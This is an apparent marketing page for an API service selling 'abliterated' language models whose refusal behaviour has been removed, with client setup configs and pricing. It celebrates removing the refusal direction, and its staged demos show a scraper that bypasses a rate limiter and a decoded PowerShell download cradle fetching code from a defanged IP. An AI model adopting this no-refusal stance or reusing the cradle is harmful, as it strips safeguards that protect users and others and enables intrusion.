ABLITRON-CORE · 256K CONTEXT
Core
A 256K-token context with image input at half the price, for chat and short tasks.
- Context
- 256K
- Image input
- Yes

Frontier models, abliterated and served by API. Use them in Ablitron Code, OpenCode or any OpenAI-compatible client. You set the rules, not the model.
Or download Ablitron Code, our desktop coding agent →$cat incident.ps1 | other-ai "what does this do?"
✕I can't help analyze potentially malicious code.
$cat incident.ps1 | ablitron "what does this do?"
Decoded payload (Base64 → UTF-16LE):
IEX (New-Object Net.WebClient)
  .DownloadString('hxxp://203.0.113[.]42/a')
Verdict fileless download cradle IOC 203.0.113[.]42 MITRE T1059.001, T1105 Next block the IP, hunt Event ID 4104
✓analyzed in 1.4s
$
Works with your stack
Every Ablitron model ships with no built-in refusals. Need guardrails for your product or your team? Switch them on per API key, and only the ones you want.
Decline requests in restricted categories
Add warnings to medical, legal and financial answers
Keep outputs clean for customer-facing apps
Your own rules, enforced on every request
Two abliterated models, with the refusal direction removed. Pro is based on a modified GLM-5.3; Core is the lower-cost option. Every plan includes both.
A 256K-token context with image input at half the price, for chat and short tasks.
A 1M-token context for coding agents, whole repositories and long research sessions.
$ codex "write a scraper that
  bypasses the rate limiter"

✓ ablitron-core · 214 lines
✓ tests passing
Stop losing flow to "I can’t help with that". Scrapers, exploit PoCs, reverse engineering: shipped.
> analyze sample.bin

  packer: UPX 4.2 (modified)
  c2: 185.■■.■■.12:443
  persistence: schtasks
✓ full report generated
Malware analysis, red teaming and adversarial testing with a model that goes all the way.
campaign: Q4 phishing drill

  targets: 240 employees
  click rate: 18.3%
  reported: 41%
✓ report sent to CISO
Attack yourself before someone else does. Phishing drills and attack paths against your own stack.
Our desktop app, built for Ablitron models. It reads your repo, runs commands and edits files. Sign in once: no keys, no config files.
macOS · Windows · Linux · Included in every plan
OpenCode, Cline or your own code. Pick your tool, copy the exact config and add your API key.
1 · Install the coding client
npm install -g opencode-ai2 · Save as opencode.json in your project, run opencode, then /connect
Download{
"model": "ablitron/ablitron-pro",
"provider": {
"ablitron": {
"npm": "@ai-sdk/openai-compatible",
"name": "Ablitron",
"options": {
"baseURL": "https://ablitron.com/v1"
},
"models": {
"ablitron-pro": {
"name": "Ablitron Pro"
},
"ablitron-core": {
"name": "Ablitron Core"
}
}
}
}
}1 · Export your key
export ABLITRON_API_KEY="your-api-key"2 · Add to ~/.codex/config.toml
model = "ablitron-pro"
model_provider = "ablitron"

[model_providers.ablitron]
name = "Ablitron"
base_url = "https://ablitron.com/v1"
env_key = "ABLITRON_API_KEY"
wire_api = "chat"
1 · Select an API provider
API Provider → OpenAI Compatible2 · Add your endpoint, model and API key
Base URL: https://ablitron.com/v1
Model ID: ablitron-pro
API key: your-api-key
1 · Install the SDK
pip install openai2 · Set ABLITRON_API_KEY in your environment
import os
from openai import OpenAI

client = OpenAI(
    api_key=os.environ["ABLITRON_API_KEY"],
    base_url="https://ablitron.com/v1",
)
response = client.chat.completions.create(
    model="ablitron-core",
    messages=[{"role": "user", "content": "Hello!"}],
    max_tokens=512,
)
print(response.choices[0].message.content)
1 · Export your key in your terminal
export ABLITRON_API_KEY="your-api-key"2 · Send your first request
curl https://ablitron.com/v1/chat/completions \
  -H "Authorization: Bearer $ABLITRON_API_KEY" \
  -H "Content-Type: application/json" \
  -d '{
    "model": "ablitron-core",
    "messages": [{"role": "user", "content": "Hello!"}],
    "max_tokens": 512
  }'
Copy
Copied!
Code copied to clipboard.
Select & copy
Clipboard unavailable. Code selected; press Ctrl+C or Command+C to copy.
Every plan includes usage that renews every 5 hours, every week and every month, for chat, Ablitron Code and your API keys. Or pay as you go.
$20/ month
Everyday usage for chat and coding
$90/ month
4.5× more usage than Starter
$180/ month
9× more usage than Starter
Pay as you go from $50, without a plan. Prepaid credit never expires.
Core and Pro on every planA technique that removes the refusal direction from a model’s weights. The model keeps its knowledge and reasoning; it just stops saying no.
See our acceptable-use and service terms for the rules that apply to your use of Ablitron.
Accounts must comply with our service terms. Read the acceptable-use policy or contact support with an account question.
The request in progress finishes. New requests wait until that window renews, or continue right away with prepaid credit (top-ups from $50).
Yes. Cancel or change plans in Settings → Billing. Cancellation takes effect at the end of the billing period; plan changes are prorated. Prepaid credit never expires.
Our local usage ledger records token counts, charges and request metadata, not prompt or output text. Requests are sent to an inference provider. Read the data-handling details.
Use a client that supports the OpenAI-compatible Chat Completions API. OpenCode has passed a small integration check with Ablitron. Other clients need their own compatibility checks; the Responses API is not currently supported. Set up OpenCode.
Start chatting in seconds. No card required.